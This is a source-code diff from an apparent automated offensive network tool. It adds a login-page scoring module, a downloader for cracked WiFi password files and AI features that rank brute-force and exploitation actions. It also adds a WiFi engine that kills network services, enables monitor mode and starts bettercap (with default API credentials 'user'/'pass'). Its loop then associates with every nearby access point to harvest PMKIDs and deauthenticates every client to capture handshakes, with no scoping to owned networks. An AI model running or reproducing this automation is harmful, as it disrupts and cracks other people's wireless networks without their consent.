INSERT INTO webenum (
|
||||
mac_address, ip, hostname, port, directory, status,
|
||||
size, response_time, content_type, tool, method,
|
||||
user_agent, headers, is_active
|
||||
) VALUES (?, ?, ?, ?, ?, ?, ?, ?, ?, 'surface_mapper', 'SUMMARY', '', ?, 1)
|
||||
ON CONFLICT(mac_address, ip, port, directory) DO UPDATE SET
|
||||
status = excluded.status,
|
||||
size = excluded.size,
|
||||
response_time = excluded.response_time,
|
||||
content_type = excluded.content_type,
|
||||
hostname = COALESCE(excluded.hostname, webenum.hostname),
|
||||
headers = COALESCE(excluded.headers, webenum.headers),
|
||||
last_seen = CURRENT_TIMESTAMP,
|
||||
is_active = 1
|
||||
""",
|
||||
(
|
||||
mac or "",
|
||||
ip or "",
|
||||
hostname or "",
|
||||
int(port),
|
||||
directory,
|
||||
200,
|
||||
len(payload),
|
||||
0,
|
||||
"application/json",
|
||||
payload,
|
||||
),
|
||||
)
|
||||
|
||||
def execute(self, ip, port, row, status_key) -> str:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
return "interrupted"
|
||||
|
||||
mac = (row.get("MAC Address") or row.get("mac_address") or row.get("mac") or "").strip()
|
||||
hostname = (row.get("Hostname") or row.get("hostname") or "").strip()
|
||||
if ";" in hostname:
|
||||
hostname = hostname.split(";", 1)[0].strip()
|
||||
|
||||
try:
|
||||
port_i = int(port) if str(port).strip() else 80
|
||||
except Exception:
|
||||
port_i = 80
|
||||
|
||||
scheme = _scheme_for_port(port_i)
|
||||
|
||||
self.shared_data.bjorn_orch_status = "WebSurfaceMapper"
|
||||
self.shared_data.bjorn_status_text2 = f"{ip}:{port_i}"
|
||||
self.shared_data.comment_params = {"ip": ip, "port": str(port_i), "phase": "score"}
|
||||
|
||||
# Load recent profiler rows for this target.
|
||||
rows: List[Dict[str, Any]] = []
|
||||
try:
|
||||
rows = self.shared_data.db.query(
|
||||
"""
|
||||
SELECT directory, status, content_type, headers, response_time, last_seen
|
||||
FROM webenum
|
||||
WHERE mac_address=? AND ip=? AND port=? AND is_active=1 AND tool='login_profiler'
|
||||
ORDER BY last_seen DESC
|
||||
""",
|
||||
(mac or "", ip, int(port_i)),
|
||||
)
|
||||
except Exception as e:
|
||||
logger.error(f"DB query failed (webenum login_profiler): {e}")
|
||||
rows = []
|
||||
|
||||
progress = ProgressTracker(self.shared_data, max(1, len(rows)))
|
||||
scored: List[Tuple[int, str, int, str, dict]] = []
|
||||
|
||||
try:
|
||||
for r in rows:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
return "interrupted"
|
||||
|
||||
directory = str(r.get("directory") or "/")
|
||||
status = int(r.get("status") or 0)
|
||||
ctype = str(r.get("content_type") or "")
|
||||
h = _safe_json_loads(str(r.get("headers") or ""))
|
||||
signals = h.get("signals") if isinstance(h, dict) else {}
|
||||
score = _score_signals(signals if isinstance(signals, dict) else {})
|
||||
scored.append((score, directory, status, ctype, signals if isinstance(signals, dict) else {}))
|
||||
|
||||
self.shared_data.comment_params = {
|
||||
"ip": ip,
|
||||
"port": str(port_i),
|
||||
"path": directory,
|
||||
"score": str(score),
|
||||
}
|
||||
progress.advance(1)
|
||||
|
||||
scored.sort(key=lambda t: (t[0], t[2]), reverse=True)
|
||||
top = scored[:5]
|
||||
avg = int(sum(s for s, *_ in scored) / max(1, len(scored))) if scored else 0
|
||||
top_path = top[0][1] if top else ""
|
||||
top_score = top[0][0] if top else 0
|
||||
|
||||
summary = {
|
||||
"ip": ip,
|
||||
"port": int(port_i),
|
||||
"scheme": scheme,
|
||||
"count_profiled": int(len(rows)),
|
||||
"avg_score": int(avg),
|
||||
"top": [
|
||||
{"score": int(s), "path": p, "status": int(st), "content_type": ct, "signals": sig}
|
||||
for (s, p, st, ct, sig) in top
|
||||
],
|
||||
"ts_epoch": int(time.time()),
|
||||
}
|
||||
|
||||
try:
|
||||
self._db_upsert_summary(
|
||||
mac=mac,
|
||||
ip=ip,
|
||||
hostname=hostname,
|
||||
port=port_i,
|
||||
scheme=scheme,
|
||||
summary=summary,
|
||||
)
|
||||
except Exception as e:
|
||||
logger.error(f"DB upsert summary failed: {e}")
|
||||
|
||||
self.shared_data.comment_params = {
|
||||
"ip": ip,
|
||||
"port": str(port_i),
|
||||
"count": str(len(rows)),
|
||||
"top_path": top_path,
|
||||
"top_score": str(top_score),
|
||||
"avg_score": str(avg),
|
||||
}
|
||||
|
||||
progress.set_complete()
|
||||
return "success"
|
||||
finally:
|
||||
self.shared_data.bjorn_progress = ""
|
||||
self.shared_data.comment_params = {}
|
||||
self.shared_data.bjorn_status_text2 = ""
|
||||
|
||||
@@ -8,6 +8,7 @@ import argparse
|
||||
import requests
|
||||
import subprocess
|
||||
from datetime import datetime
|
||||
|
||||
import logging
|
||||
|
||||
# ── METADATA / UI FOR NEO LAUNCHER ────────────────────────────────────────────
|
||||
@@ -172,8 +173,9 @@ class WPAsecPotfileManager:
|
||||
response = requests.get(self.DOWNLOAD_URL, cookies=cookies, stream=True)
|
||||
response.raise_for_status()
|
||||
|
||||
timestamp = datetime.now().strftime("%Y-%m-%d_%H-%M-%S")
|
||||
filename = os.path.join(save_dir, f"potfile_{timestamp}.pot")
|
||||
ts = datetime.now().strftime("%Y%m%d_%H%M%S")
|
||||
|
||||
filename = os.path.join(save_dir, f"potfile_{ts}.pot")
|
||||
|
||||
os.makedirs(save_dir, exist_ok=True)
|
||||
with open(filename, "wb") as file:
|
||||
|
||||
1121
ai_engine.py
Normal file
99
ai_utils.py
Normal file
@@ -0,0 +1,99 @@
|
||||
"""
|
||||
ai_utils.py - Shared AI utilities for Bjorn
|
||||
"""
|
||||
|
||||
import json
|
||||
import numpy as np
|
||||
from typing import Dict, List, Any, Optional
|
||||
|
||||
def extract_neural_features_dict(host_features: Dict[str, Any], network_features: Dict[str, Any], temporal_features: Dict[str, Any], action_features: Dict[str, Any]) -> Dict[str, float]:
|
||||
"""
|
||||
Extracts all available features as a named dictionary.
|
||||
This allows the model to select exactly what it needs by name.
|
||||
"""
|
||||
f = {}
|
||||
|
||||
# 1. Host numericals
|
||||
f['host_port_count'] = float(host_features.get('port_count', 0))
|
||||
f['host_service_count'] = float(host_features.get('service_count', 0))
|
||||
f['host_ip_count'] = float(host_features.get('ip_count', 0))
|
||||
f['host_credential_count'] = float(host_features.get('credential_count', 0))
|
||||
f['host_age_hours'] = float(host_features.get('age_hours', 0))
|
||||
|
||||
# 2. Host Booleans
|
||||
f['has_ssh'] = 1.0 if host_features.get('has_ssh') else 0.0
|
||||
f['has_http'] = 1.0 if host_features.get('has_http') else 0.0
|
||||
f['has_https'] = 1.0 if host_features.get('has_https') else 0.0
|
||||
f['has_smb'] = 1.0 if host_features.get('has_smb') else 0.0
|
||||
f['has_rdp'] = 1.0 if host_features.get('has_rdp') else 0.0
|
||||
f['has_database'] = 1.0 if host_features.get('has_database') else 0.0
|
||||
f['has_credentials'] = 1.0 if host_features.get('has_credentials') else 0.0
|
||||
f['is_new'] = 1.0 if host_features.get('is_new') else 0.0
|
||||
f['is_private'] = 1.0 if host_features.get('is_private') else 0.0
|
||||
f['has_multiple_ips'] = 1.0 if host_features.get('has_multiple_ips') else 0.0
|
||||
|
||||
# 3. Vendor Category (One-Hot)
|
||||
vendor_cats = ['networking', 'iot', 'nas', 'compute', 'virtualization', 'mobile', 'other', 'unknown']
|
||||
current_vendor = host_features.get('vendor_category', 'unknown')
|
||||
for cat in vendor_cats:
|
||||
f[f'vendor_is_{cat}'] = 1.0 if cat == current_vendor else 0.0
|
||||
|
||||
# 4. Port Profile (One-Hot)
|
||||
port_profiles = ['camera', 'web_server', 'nas', 'database', 'linux_server',
|
||||
'windows_server', 'printer', 'router', 'generic', 'unknown']
|
||||
current_profile = host_features.get('port_profile', 'unknown')
|
||||
for prof in port_profiles:
|
||||
f[f'profile_is_{prof}'] = 1.0 if prof == current_profile else 0.0
|
||||
|
||||
# 5. Network Stats
|
||||
f['net_total_hosts'] = float(network_features.get('total_hosts', 0))
|
||||
f['net_subnet_count'] = float(network_features.get('subnet_count', 0))
|
||||
f['net_similar_vendor_count'] = float(network_features.get('similar_vendor_count', 0))
|
||||
f['net_similar_port_profile_count'] = float(network_features.get('similar_port_profile_count', 0))
|
||||
f['net_active_host_ratio'] = float(network_features.get('active_host_ratio', 0.0))
|
||||
|
||||
# 6. Temporal features
|
||||
f['time_hour'] = float(temporal_features.get('hour_of_day', 0))
|
||||
f['time_day'] = float(temporal_features.get('day_of_week', 0))
|
||||
f['is_weekend'] = 1.0 if temporal_features.get('is_weekend') else 0.0
|
||||
f['is_night'] = 1.0 if temporal_features.get('is_night') else 0.0
|
||||
f['hist_action_count'] = float(temporal_features.get('previous_action_count', 0))
|
||||
f['hist_seconds_since_last'] = float(temporal_features.get('seconds_since_last', 0))
|
||||
f['hist_success_rate'] = float(temporal_features.get('historical_success_rate', 0.0))
|
||||
f['hist_same_attempts'] = float(temporal_features.get('same_action_attempts', 0))
|
||||
f['is_retry'] = 1.0 if temporal_features.get('is_retry') else 0.0
|
||||
f['global_success_rate'] = float(temporal_features.get('global_success_rate', 0.0))
|
||||
f['hours_since_discovery'] = float(temporal_features.get('hours_since_discovery', 0))
|
||||
|
||||
# 7. Action Info
|
||||
action_types = ['bruteforce', 'enumeration', 'exploitation', 'extraction', 'other']
|
||||
current_type = action_features.get('action_type', 'other')
|
||||
for atype in action_types:
|
||||
f[f'action_is_{atype}'] = 1.0 if atype == current_type else 0.0
|
||||
|
||||
f['action_target_port'] = float(action_features.get('target_port', 0))
|
||||
f['action_is_standard_port'] = 1.0 if action_features.get('is_standard_port') else 0.0
|
||||
|
||||
return f
|
||||
|
||||
def extract_neural_features(host_features: Dict[str, Any], network_features: Dict[str, Any], temporal_features: Dict[str, Any], action_features: Dict[str, Any]) -> List[float]:
|
||||
"""
|
||||
Deprecated: Hardcoded list. Use extract_neural_features_dict for evolution.
|
||||
Kept for backward compatibility during transition.
|
||||
"""
|
||||
d = extract_neural_features_dict(host_features, network_features, temporal_features, action_features)
|
||||
# Return as a list in a fixed order (the one previously used)
|
||||
# This is fragile and will be replaced by manifest-based extraction.
|
||||
return list(d.values())
|
||||
|
||||
def get_system_mac() -> str:
|
||||
"""
|
||||
Get the persistent MAC address of the device.
|
||||
Used for unique identification in Swarm mode.
|
||||
"""
|
||||
try:
|
||||
import uuid
|
||||
mac = uuid.getnode()
|
||||
return ':'.join(('%012X' % mac)[i:i+2] for i in range(0, 12, 2))
|
||||
except:
|
||||
return "00:00:00:00:00:00"
|
||||
585
bifrost/__init__.py
Normal file
@@ -0,0 +1,585 @@
|
||||
"""
|
||||
Bifrost — Pwnagotchi-compatible WiFi recon engine for Bjorn.
|
||||
Runs as a daemon thread alongside MANUAL/AUTO/AI modes.
|
||||
"""
|
||||
import os
|
||||
import time
|
||||
import subprocess
|
||||
import threading
|
||||
import logging
|
||||
|
||||
from logger import Logger
|
||||
|
||||
logger = Logger(name="bifrost", level=logging.DEBUG)
|
||||
|
||||
|
||||
class BifrostEngine:
|
||||
"""Main Bifrost lifecycle manager.
|
||||
|
||||
Manages the bettercap subprocess and BifrostAgent daemon loop.
|
||||
Pattern follows SentinelEngine (sentinel.py).
|
||||
"""
|
||||
|
||||
def __init__(self, shared_data):
|
||||
self.shared_data = shared_data
|
||||
self._thread = None
|
||||
self._stop_event = threading.Event()
|
||||
self._running = False
|
||||
self._bettercap_proc = None
|
||||
self._monitor_torn_down = False
|
||||
self._monitor_failed = False
|
||||
self.agent = None
|
||||
|
||||
@property
|
||||
def enabled(self):
|
||||
return bool(self.shared_data.config.get('bifrost_enabled', False))
|
||||
|
||||
def start(self):
|
||||
"""Start the Bifrost engine (bettercap + agent loop)."""
|
||||
if self._running:
|
||||
logger.warning("Bifrost already running")
|
||||
return
|
||||
|
||||
# Wait for any previous thread to finish before re-starting
|
||||
if self._thread and self._thread.is_alive():
|
||||
logger.warning("Previous Bifrost thread still running — waiting ...")
|
||||
self._stop_event.set()
|
||||
self._thread.join(timeout=15)
|
||||
|
||||
logger.info("Starting Bifrost engine ...")
|
||||
self._stop_event.clear()
|
||||
self._running = True
|
||||
self._monitor_failed = False
|
||||
self._monitor_torn_down = False
|
||||
|
||||
self._thread = threading.Thread(
|
||||
target=self._loop, daemon=True, name="BifrostEngine"
|
||||
)
|
||||
self._thread.start()
|
||||
|
||||
def stop(self):
|
||||
"""Stop the Bifrost engine gracefully.
|
||||
|
||||
Signals the daemon loop to exit, then waits for it to finish.
|
||||
The loop's finally block handles bettercap shutdown and monitor teardown.
|
||||
"""
|
||||
if not self._running:
|
||||
return
|
||||
|
||||
logger.info("Stopping Bifrost engine ...")
|
||||
self._stop_event.set()
|
||||
self._running = False
|
||||
|
||||
if self._thread and self._thread.is_alive():
|
||||
self._thread.join(timeout=15)
|
||||
self._thread = None
|
||||
self.agent = None
|
||||
|
||||
# Safety net: teardown is idempotent, so this is a no-op if
|
||||
# _loop()'s finally already ran it.
|
||||
self._stop_bettercap()
|
||||
self._teardown_monitor_mode()
|
||||
logger.info("Bifrost engine stopped")
|
||||
|
||||
def _loop(self):
|
||||
"""Main daemon loop — setup monitor mode, start bettercap, create agent, run recon cycle."""
|
||||
try:
|
||||
# Install compatibility shim for pwnagotchi plugins
|
||||
from bifrost import plugins as bfplugins
|
||||
from bifrost.compat import install_shim
|
||||
install_shim(self.shared_data, bfplugins)
|
||||
|
||||
# Setup monitor mode on the WiFi interface
|
||||
self._setup_monitor_mode()
|
||||
|
||||
if self._monitor_failed:
|
||||
logger.error(
|
||||
"Monitor mode setup failed — Bifrost cannot operate without monitor "
|
||||
"mode. For Broadcom chips (Pi Zero W/2W), install nexmon: "
|
||||
"https://github.com/seemoo-lab/nexmon — "
|
||||
"Or use an external USB WiFi adapter with monitor mode support.")
|
||||
# Teardown first (restores network services) BEFORE switching mode,
|
||||
# so the orchestrator doesn't start scanning on a dead network.
|
||||
self._teardown_monitor_mode()
|
||||
self._running = False
|
||||
# Now switch mode back to AUTO — the network should be restored.
|
||||
# We set the flag directly FIRST (bypass setter to avoid re-stopping),
|
||||
# then ensure manual_mode/ai_mode are cleared so getter returns AUTO.
|
||||
try:
|
||||
self.shared_data.config["bifrost_enabled"] = False
|
||||
self.shared_data.config["manual_mode"] = False
|
||||
self.shared_data.config["ai_mode"] = False
|
||||
self.shared_data.manual_mode = False
|
||||
self.shared_data.ai_mode = False
|
||||
self.shared_data.invalidate_config_cache()
|
||||
logger.info("Bifrost auto-disabled due to monitor mode failure — mode: AUTO")
|
||||
except Exception:
|
||||
pass
|
||||
return
|
||||
|
||||
# Start bettercap
|
||||
self._start_bettercap()
|
||||
self._stop_event.wait(3) # Give bettercap time to initialize
|
||||
if self._stop_event.is_set():
|
||||
return
|
||||
|
||||
# Create agent (pass stop_event so its threads exit cleanly)
|
||||
from bifrost.agent import BifrostAgent
|
||||
self.agent = BifrostAgent(self.shared_data, stop_event=self._stop_event)
|
||||
|
||||
# Load plugins
|
||||
bfplugins.load(self.shared_data.config)
|
||||
|
||||
# Initialize agent
|
||||
self.agent.start()
|
||||
|
||||
logger.info("Bifrost agent started — entering recon cycle")
|
||||
|
||||
# Main recon loop (port of do_auto_mode from pwnagotchi)
|
||||
while not self._stop_event.is_set():
|
||||
try:
|
||||
# Full spectrum scan
|
||||
self.agent.recon()
|
||||
|
||||
if self._stop_event.is_set():
|
||||
break
|
||||
|
||||
# Get APs grouped by channel
|
||||
channels = self.agent.get_access_points_by_channel()
|
||||
|
||||
# For each channel
|
||||
for ch, aps in channels:
|
||||
if self._stop_event.is_set():
|
||||
break
|
||||
|
||||
self.agent.set_channel(ch)
|
||||
|
||||
# For each AP on this channel
|
||||
for ap in aps:
|
||||
if self._stop_event.is_set():
|
||||
break
|
||||
|
||||
# Send association frame for PMKID
|
||||
self.agent.associate(ap)
|
||||
|
||||
# Deauth all clients for full handshake
|
||||
for sta in ap.get('clients', []):
|
||||
if self._stop_event.is_set():
|
||||
break
|
||||
self.agent.deauth(ap, sta)
|
||||
|
||||
if not self._stop_event.is_set():
|
||||
self.agent.next_epoch()
|
||||
|
||||
except Exception as e:
|
||||
if 'wifi.interface not set' in str(e):
|
||||
logger.error("WiFi interface lost: %s", e)
|
||||
self._stop_event.wait(60)
|
||||
if not self._stop_event.is_set():
|
||||
self.agent.next_epoch()
|
||||
else:
|
||||
logger.error("Recon loop error: %s", e)
|
||||
self._stop_event.wait(5)
|
||||
|
||||
except Exception as e:
|
||||
logger.error("Bifrost engine fatal error: %s", e)
|
||||
finally:
|
||||
from bifrost import plugins as bfplugins
|
||||
bfplugins.shutdown()
|
||||
self._stop_bettercap()
|
||||
self._teardown_monitor_mode()
|
||||
self._running = False
|
||||
|
||||
# ── Monitor mode management ─────────────────────────
|
||||
|
||||
# ── Nexmon helpers ────────────────────────────────────
|
||||
|
||||
@staticmethod
|
||||
def _has_nexmon():
|
||||
"""Check if nexmon firmware patches are installed."""
|
||||
import shutil
|
||||
if not shutil.which('nexutil'):
|
||||
return False
|
||||
# Verify patched firmware via dmesg
|
||||
try:
|
||||
r = subprocess.run(
|
||||
['dmesg'], capture_output=True, text=True, timeout=5)
|
||||
if 'nexmon' in r.stdout.lower():
|
||||
return True
|
||||
except Exception:
|
||||
pass
|
||||
# nexutil exists — assume usable even without dmesg confirmation
|
||||
return True
|
||||
|
||||
@staticmethod
|
||||
def _is_brcmfmac(iface):
|
||||
"""Check if the interface uses the brcmfmac driver (Broadcom)."""
|
||||
driver_path = '/sys/class/net/%s/device/driver' % iface
|
||||
try:
|
||||
real = os.path.realpath(driver_path)
|
||||
return 'brcmfmac' in real
|
||||
except Exception:
|
||||
return False
|
||||
|
||||
def _detect_phy(self, iface):
|
||||
"""Detect the phy name for a given interface (e.g. 'phy0')."""
|
||||
try:
|
||||
r = subprocess.run(
|
||||
['iw', 'dev', iface, 'info'],
|
||||
capture_output=True, text=True, timeout=5)
|
||||
for line in r.stdout.splitlines():
|
||||
if 'wiphy' in line:
|
||||
idx = line.strip().split()[-1]
|
||||
return 'phy%s' % idx
|
||||
except Exception:
|
||||
pass
|
||||
return 'phy0'
|
||||
|
||||
def _setup_monitor_mode(self):
|
||||
"""Put the WiFi interface into monitor mode.
|
||||
|
||||
Strategy order:
|
||||
1. Nexmon — for Broadcom brcmfmac chips (Pi Zero W / Pi Zero 2 W)
|
||||
Uses: iw phy <phy> interface add mon0 type monitor + nexutil -m2
|
||||
2. airmon-ng — for chipsets with proper driver support (Atheros, Realtek, etc.)
|
||||
3. iw — direct fallback for other drivers
|
||||
"""
|
||||
self._monitor_torn_down = False
|
||||
self._nexmon_used = False
|
||||
cfg = self.shared_data.config
|
||||
iface = cfg.get('bifrost_iface', 'wlan0mon')
|
||||
|
||||
# If configured iface already ends with 'mon', derive the base name
|
||||
if iface.endswith('mon'):
|
||||
base_iface = iface[:-3] # e.g. 'wlan0mon' -> 'wlan0'
|
||||
else:
|
||||
base_iface = iface
|
||||
|
||||
# Store original interface name for teardown
|
||||
self._base_iface = base_iface
|
||||
self._mon_iface = iface
|
||||
|
||||
# Check if a monitor interface already exists
|
||||
if iface != base_iface and self._iface_exists(iface):
|
||||
logger.info("Monitor interface %s already exists", iface)
|
||||
return
|
||||
|
||||
# ── Strategy 1: Nexmon (Broadcom brcmfmac) ────────────────
|
||||
if self._is_brcmfmac(base_iface):
|
||||
logger.info("Broadcom brcmfmac chip detected on %s", base_iface)
|
||||
if self._has_nexmon():
|
||||
if self._setup_nexmon(base_iface, cfg):
|
||||
return
|
||||
# nexmon setup failed — don't try other strategies, they won't work either
|
||||
self._monitor_failed = True
|
||||
return
|
||||
else:
|
||||
logger.error(
|
||||
"Broadcom brcmfmac chip requires nexmon firmware patches for "
|
||||
"monitor mode. Install nexmon manually using install_nexmon.sh "
|
||||
"or visit: https://github.com/seemoo-lab/nexmon")
|
||||
self._monitor_failed = True
|
||||
return
|
||||
|
||||
# ── Strategy 2: airmon-ng (Atheros, Realtek, etc.) ────────
|
||||
airmon_ok = False
|
||||
try:
|
||||
logger.info("Killing interfering processes ...")
|
||||
subprocess.run(
|
||||
['airmon-ng', 'check', 'kill'],
|
||||
stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL,
|
||||
timeout=15,
|
||||
)
|
||||
logger.info("Starting monitor mode: airmon-ng start %s", base_iface)
|
||||
result = subprocess.run(
|
||||
['airmon-ng', 'start', base_iface],
|
||||
capture_output=True, text=True, timeout=30,
|
||||
)
|
||||
combined = (result.stdout + result.stderr).strip()
|
||||
logger.info("airmon-ng output: %s", combined)
|
||||
|
||||
if 'Operation not supported' in combined or 'command failed' in combined:
|
||||
logger.warning("airmon-ng failed: %s", combined)
|
||||
else:
|
||||
# airmon-ng may rename the interface (wlan0 -> wlan0mon)
|
||||
if self._iface_exists(iface):
|
||||
logger.info("Monitor mode active: %s", iface)
|
||||
airmon_ok = True
|
||||
elif self._iface_exists(base_iface):
|
||||
logger.info("Interface %s is now in monitor mode (no rename)", base_iface)
|
||||
cfg['bifrost_iface'] = base_iface
|
||||
self._mon_iface = base_iface
|
||||
airmon_ok = True
|
||||
|
||||
if airmon_ok:
|
||||
return
|
||||
except FileNotFoundError:
|
||||
logger.warning("airmon-ng not found, trying iw fallback ...")
|
||||
except Exception as e:
|
||||
logger.warning("airmon-ng failed: %s, trying iw fallback ...", e)
|
||||
|
||||
# ── Strategy 3: iw (direct fallback) ──────────────────────
|
||||
try:
|
||||
subprocess.run(
|
||||
['ip', 'link', 'set', base_iface, 'down'],
|
||||
stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL, timeout=10,
|
||||
)
|
||||
result = subprocess.run(
|
||||
['iw', 'dev', base_iface, 'set', 'type', 'monitor'],
|
||||
capture_output=True, text=True, timeout=10,
|
||||
)
|
||||
if result.returncode != 0:
|
||||
err = result.stderr.strip()
|
||||
logger.error("iw set monitor failed (rc=%d): %s", result.returncode, err)
|
||||
self._monitor_failed = True
|
||||
subprocess.run(
|
||||
['ip', 'link', 'set', base_iface, 'up'],
|
||||
stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL, timeout=10,
|
||||
)
|
||||
return
|
||||
subprocess.run(
|
||||
['ip', 'link', 'set', base_iface, 'up'],
|
||||
stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL, timeout=10,
|
||||
)
|
||||
logger.info("Monitor mode set via iw on %s", base_iface)
|
||||
cfg['bifrost_iface'] = base_iface
|
||||
self._mon_iface = base_iface
|
||||
except Exception as e:
|
||||
logger.error("Failed to set monitor mode: %s", e)
|
||||
self._monitor_failed = True
|
||||
|
||||
def _setup_nexmon(self, base_iface, cfg):
|
||||
"""Enable monitor mode using nexmon (for Broadcom brcmfmac chips).
|
||||
|
||||
Creates a separate monitor interface (mon0) so wlan0 can potentially
|
||||
remain usable for management traffic (like pwnagotchi does).
|
||||
|
||||
Returns True on success, False on failure.
|
||||
"""
|
||||
mon_iface = 'mon0'
|
||||
phy = self._detect_phy(base_iface)
|
||||
logger.info("Nexmon: setting up monitor mode on %s (phy=%s)", base_iface, phy)
|
||||
|
||||
try:
|
||||
# Kill interfering services (same as pwnagotchi)
|
||||
for svc in ('wpa_supplicant', 'NetworkManager', 'dhcpcd'):
|
||||
subprocess.run(
|
||||
['systemctl', 'stop', svc],
|
||||
stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL, timeout=10,
|
||||
)
|
||||
|
||||
# Remove old mon0 if it exists
|
||||
if self._iface_exists(mon_iface):
|
||||
subprocess.run(
|
||||
['iw', 'dev', mon_iface, 'del'],
|
||||
stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL, timeout=5,
|
||||
)
|
||||
|
||||
# Create monitor interface via iw phy
|
||||
result = subprocess.run(
|
||||
['iw', 'phy', phy, 'interface', 'add', mon_iface, 'type', 'monitor'],
|
||||
capture_output=True, text=True, timeout=10,
|
||||
)
|
||||
if result.returncode != 0:
|
||||
logger.error("Failed to create %s: %s", mon_iface, result.stderr.strip())
|
||||
return False
|
||||
|
||||
# Bring monitor interface up
|
||||
subprocess.run(
|
||||
['ifconfig', mon_iface, 'up'],
|
||||
stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL, timeout=10,
|
||||
)
|
||||
|
||||
# Enable monitor mode with radiotap headers via nexutil
|
||||
result = subprocess.run(
|
||||
['nexutil', '-m2'],
|
||||
capture_output=True, text=True, timeout=10,
|
||||
)
|
||||
if result.returncode != 0:
|
||||
logger.warning("nexutil -m2 returned rc=%d: %s", result.returncode, result.stderr.strip())
|
||||
|
||||
# Verify
|
||||
verify = subprocess.run(
|
||||
['nexutil', '-m'],
|
||||
capture_output=True, text=True, timeout=5,
|
||||
)
|
||||
mode_val = verify.stdout.strip()
|
||||
logger.info("nexutil -m reports: %s", mode_val)
|
||||
|
||||
if not self._iface_exists(mon_iface):
|
||||
logger.error("Monitor interface %s not created", mon_iface)
|
||||
return False
|
||||
|
||||
# Success — update config to use mon0
|
||||
cfg['bifrost_iface'] = mon_iface
|
||||
self._mon_iface = mon_iface
|
||||
self._nexmon_used = True
|
||||
logger.info("Nexmon monitor mode active on %s (phy=%s)", mon_iface, phy)
|
||||
return True
|
||||
|
||||
except FileNotFoundError as e:
|
||||
logger.error("Required tool not found: %s", e)
|
||||
return False
|
||||
except Exception as e:
|
||||
logger.error("Nexmon setup error: %s", e)
|
||||
return False
|
||||
|
||||
def _teardown_monitor_mode(self):
|
||||
"""Restore the WiFi interface to managed mode (idempotent)."""
|
||||
if self._monitor_torn_down:
|
||||
return
|
||||
base_iface = getattr(self, '_base_iface', None)
|
||||
mon_iface = getattr(self, '_mon_iface', None)
|
||||
if not base_iface:
|
||||
return
|
||||
self._monitor_torn_down = True
|
||||
|
||||
logger.info("Restoring managed mode for %s ...", base_iface)
|
||||
|
||||
if getattr(self, '_nexmon_used', False):
|
||||
# ── Nexmon teardown ──
|
||||
try:
|
||||
subprocess.run(
|
||||
['nexutil', '-m0'],
|
||||
stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL, timeout=5,
|
||||
)
|
||||
logger.info("Nexmon monitor mode disabled (nexutil -m0)")
|
||||
except Exception:
|
||||
pass
|
||||
# Remove the mon0 interface
|
||||
if mon_iface and mon_iface != base_iface and self._iface_exists(mon_iface):
|
||||
try:
|
||||
subprocess.run(
|
||||
['iw', 'dev', mon_iface, 'del'],
|
||||
stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL, timeout=5,
|
||||
)
|
||||
logger.info("Removed monitor interface %s", mon_iface)
|
||||
except Exception:
|
||||
pass
|
||||
else:
|
||||
# ── airmon-ng / iw teardown ──
|
||||
try:
|
||||
iface_to_stop = mon_iface or base_iface
|
||||
subprocess.run(
|
||||
['airmon-ng', 'stop', iface_to_stop],
|
||||
stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL,
|
||||
timeout=15,
|
||||
)
|
||||
logger.info("Monitor mode stopped via airmon-ng")
|
||||
except FileNotFoundError:
|
||||
try:
|
||||
subprocess.run(
|
||||
['ip', 'link', 'set', base_iface, 'down'],
|
||||
stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL, timeout=10,
|
||||
)
|
||||
subprocess.run(
|
||||
['iw', 'dev', base_iface, 'set', 'type', 'managed'],
|
||||
stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL, timeout=10,
|
||||
)
|
||||
subprocess.run(
|
||||
['ip', 'link', 'set', base_iface, 'up'],
|
||||
stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL, timeout=10,
|
||||
)
|
||||
logger.info("Managed mode restored via iw on %s", base_iface)
|
||||
except Exception as e:
|
||||
logger.error("Failed to restore managed mode: %s", e)
|
||||
except Exception as e:
|
||||
logger.warning("airmon-ng stop failed: %s", e)
|
||||
|
||||
# Restart network services that were killed
|
||||
restarted = False
|
||||
for svc in ('wpa_supplicant', 'dhcpcd', 'NetworkManager'):
|
||||
try:
|
||||
subprocess.run(
|
||||
['systemctl', 'start', svc],
|
||||
stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL, timeout=15,
|
||||
)
|
||||
restarted = True
|
||||
except Exception:
|
||||
pass
|
||||
|
||||
# Wait for network services to actually reconnect before handing
|
||||
# control back so the orchestrator doesn't scan a dead interface.
|
||||
if restarted:
|
||||
logger.info("Waiting for network services to reconnect ...")
|
||||
time.sleep(5)
|
||||
|
||||
@staticmethod
|
||||
def _iface_exists(iface_name):
|
||||
"""Check if a network interface exists."""
|
||||
return os.path.isdir('/sys/class/net/%s' % iface_name)
|
||||
|
||||
# ── Bettercap subprocess management ────────────────
|
||||
|
||||
def _start_bettercap(self):
|
||||
"""Spawn bettercap subprocess with REST API."""
|
||||
cfg = self.shared_data.config
|
||||
iface = cfg.get('bifrost_iface', 'wlan0mon')
|
||||
host = cfg.get('bifrost_bettercap_host', '127.0.0.1')
|
||||
port = str(cfg.get('bifrost_bettercap_port', 8081))
|
||||
user = cfg.get('bifrost_bettercap_user', 'user')
|
||||
password = cfg.get('bifrost_bettercap_pass', 'pass')
|
||||
|
||||
cmd = [
|
||||
'bettercap', '-iface', iface, '-no-colors',
|
||||
'-eval', 'set api.rest.address %s' % host,
|
||||
'-eval', 'set api.rest.port %s' % port,
|
||||
'-eval', 'set api.rest.username %s' % user,
|
||||
'-eval', 'set api.rest.password %s' % password,
|
||||
'-eval', 'api.rest on',
|
||||
]
|
||||
|
||||
logger.info("Starting bettercap: %s", ' '.join(cmd))
|
||||
try:
|
||||
self._bettercap_proc = subprocess.Popen(
|
||||
cmd,
|
||||
stdout=subprocess.DEVNULL,
|
||||
stderr=subprocess.DEVNULL,
|
||||
)
|
||||
logger.info("bettercap PID: %d", self._bettercap_proc.pid)
|
||||
except FileNotFoundError:
|
||||
